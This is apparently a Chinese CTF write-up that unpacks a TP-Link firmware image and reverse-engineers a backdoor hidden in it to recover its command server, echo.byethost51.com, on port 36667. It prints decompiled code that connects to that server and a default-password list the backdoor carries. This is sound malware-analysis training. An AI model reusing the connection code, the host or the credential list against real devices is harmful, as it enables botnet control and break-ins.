BUUCTF firmware


原创


1n0r 于 2020-08-31 21:00:05 发布 581 收藏 1

拿到题目，发现是一个bin文件

首先用binwalk来提取文件

```
hewenbin@hewenbin-virtual-machine:~/题目$ binwalk -e 1.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             TP-Link firmware header, firmware version: 1.-204
32.3, image version: "", product ID: 0x0, product version: 155254791, kernel lo
ad address: 0x0, kernel entry point: 0x80002000, kernel offset: 4063744, kernel
 length: 512, rootfs offset: 772784, rootfs length: 1048576, bootloader offset:
 2883584, bootloader length: 0
69424         0x10F30         Certificate in DER format (x509 v3), header lengt
h: 4, sequence length: 64
94080         0x16F80         U-Boot version string, "U-Boot 1.1.4 (Aug 26 2013
 - 09:07:51)"
94256         0x17030         CRC32 polynomial table, big endian
131584        0x20200         TP-Link firmware header, firmware version: 0.0.3,
 image version: "", product ID: 0x0, product version: 155254791, kernel load ad
dress: 0x0, kernel entry point: 0x80002000, kernel offset: 3932160, kernel leng
th: 512, rootfs offset: 772784, rootfs length: 1048576, bootloader offset: 2883
584, bootloader length: 0
132096        0x20400         LZMA compressed data, properties: 0x5D, dictionar
y size: 33554432 bytes, uncompressed size: 2203728 bytes

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le
 -d 'squashfs-root' '%e'': [Errno 2] No such file or directory: 'sasquatch': 's
asquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e'' might not be installed
correctly
                                                    https://blog.csdn.net/inryyy
```





120200.squashfs这是一个linux的压缩文件

我们需要firmware-mod-kit工具来进行解压。


firmware-mod-kit工具：传送门

我们把文件放在firmware-mod-kit目录下进行解压

```
hewenbin@hewenbin-virtual-machine:~/firmware-mod-kit$ ./unsquashfs_all.sh 120200.squashfs
```

```
./unsquashfs_all.sh: 行 83: ./src/binwalk: 没有那个文件或目录
Attempting to extract SquashFS .X file system...


Trying ./src/squashfs-2.1-r2/unsquashfs...

Trying ./src/squashfs-2.1-r2/unsquashfs-lzma...
Trying ./src/squashfs-3.0/unsquashfs...
Trying ./src/squashfs-3.0/unsquashfs-lzma...
Trying ./src/squashfs-3.0-lzma-damn-small-variant/unsquashfs-lzma...
Trying ./src/others/squashfs-2.0-nb4/unsquashfs...
Trying ./src/others/squashfs-3.0-e2100/unsquashfs...
Trying ./src/others/squashfs-3.0-e2100/unsquashfs-lzma...
Trying ./src/others/squashfs-3.2-r2/unsquashfs...
Trying ./src/others/squashfs-3.2-r2-lzma/squashfs3.2-r2/squashfs-tools/unsquashfs...
Trying ./src/others/squashfs-3.2-r2-hg612-lzma/unsquashfs...
Trying ./src/others/squashfs-3.2-r2-wnr1000/unsquashfs...
Trying ./src/others/squashfs-3.2-r2-rtn12/unsquashfs...
Trying ./src/others/squashfs-3.3/unsquashfs...
Trying ./src/others/squashfs-3.3-lzma/squashfs3.3/squashfs-tools/unsquashfs...
Trying ./src/others/squashfs-3.3-grml-lzma/squashfs3.3/squashfs-tools/unsquashfs...
Trying ./src/others/squashfs-3.4-cisco/unsquashfs...
Trying ./src/others/squashfs-3.4-nb4/unsquashfs...
Trying ./src/others/squashfs-3.4-nb4/unsquashfs-lzma...
Trying ./src/others/squashfs-4.2-official/unsquashfs... Parallel unsquashfs: Using 1 processor

Trying ./src/others/squashfs-4.2/unsquashfs... Parallel unsquashfs: Using 1 processor

Trying ./src/others/squashfs-4.0-lzma/unsquashfs-lzma... Parallel unsquashfs: Using 1 processor
480 inodes (523 blocks) to write

[=============================================================================================================================================/                ] 454/523  86%
created 341 files
created 39 directories
created 70 symlinks
created 0 devices
created 0 fifos
File system sucessfully extracted!
MKFS="./src/others/squashfs-4.0-lzma/mksquashfs-lzma"
```



解压出来的文件：



题目要求分析出后门程序所使用的远程服务器和端口。

tmp文件夹中有我们想要的后门程序：

拿到文件后，放进ida




有壳，我们去脱壳。

```
Microsoft Windows [版本 10.0.19041.450]
(c) 2020 Microsoft Corporation. 保留所有权利。

C:\Users\a1084>upx -d backdoor
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95w       Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     54907 <-     19508   35.53%    linux/arm    backdoor

Unpacked 1 file.

C:\Users\a1084>
```


再次拖进ida，我们要寻找的是远程服务器和端口。

首先查看字符串，



Address	Length	Type	String
LOAD:000…	00000007	C	malloc
LOAD:000…	00000006	C	raise
LOAD:000…	00000006	C	ioctl
LOAD:000…	00000005	C	atoi
LOAD:000…	00000008	C	waitpid
LOAD:000…	00000006	C	close
LOAD:000…	00000005	C	open
LOAD:000…	00000007	C	strchr
LOAD:000…	0000000C	C	getsockname
LOAD:000…	00000007	C	sendto
LOAD:000…	00000006	C	vfork
LOAD:000…	00000006	C	sleep
LOAD:000…	00000007	C	setsid
LOAD:000…	00000006	C	fcntl
LOAD:000…	0000000E	C	getdtablesize
LOAD:000…	00000007	C	strcmp
LOAD:000…	00000012	C	__libc_start_main
LOAD:000…	00000006	C	write
LOAD:000…	00000006	C	ntohl
LOAD:000…	00000005	C	free
LOAD:000…	0000000A	C	GLIBC_2.4
.rodata:…	00000014	C	echo.byethost51.com
.rodata:…	00000005	C	root
.rodata:…	00000006	C	admin
.rodata:…	00000005	C	user
.rodata:…	00000006	C	login
.rodata:…	00000006	C	guest
.rodata:…	00000005	C	toor
.rodata:…	00000009	C	changeme
.rodata:…	00000005	C	1234
.rodata:…	00000006	C	12345
.rodata:…	00000007	C	123456
.rodata:…	00000008	C	default
.rodata:…	00000005	C	pass
.rodata:…	00000009	C	password
.rodata:…	00000007	C	(null)

Line 61 of 124

接下来只缺端口了，我们找到这个函数。

```
while ( 1 )
{
  while ( initConnection() )
  {
    puts("Failed to connect...");
    sleep(5u);
  }
  v7 = mainCommSock;
  v8 = getBuild();
  sockprintf(v7, "BUILD %s", v8);
  v24 = 0;
  i = 0;
```

```
bool initConnection()
{
  char *v0; // r0
  char s; // [sp+4h] [bp-208h]
  int v3; // [sp+204h] [bp-8h]

  memset(&s, 0, 0x200u);
  if ( mainCommSock )
  {
    close(mainCommSock);
    mainCommSock = 0;
  }
  if ( currentServer )
    ++currentServer;
  else
    currentServer = 0;
  strcpy(&s, (&commServer)[currentServer]);
  v3 = 36667;
  if ( strchr(&s, 58) )
  {
    v0 = strchr(&s, 58);
    v3 = atoi(v0 + 1);
    *strchr(&s, 58) = 0;
  }
  mainCommSock = socket(2, 1, 0);
  return connectTimeout(mainCommSock, &s, v3, 30) == 0;
}
```


端口即36667

我们可以得到 echo.byethost51.com:36667，然后在进行md5加密即可。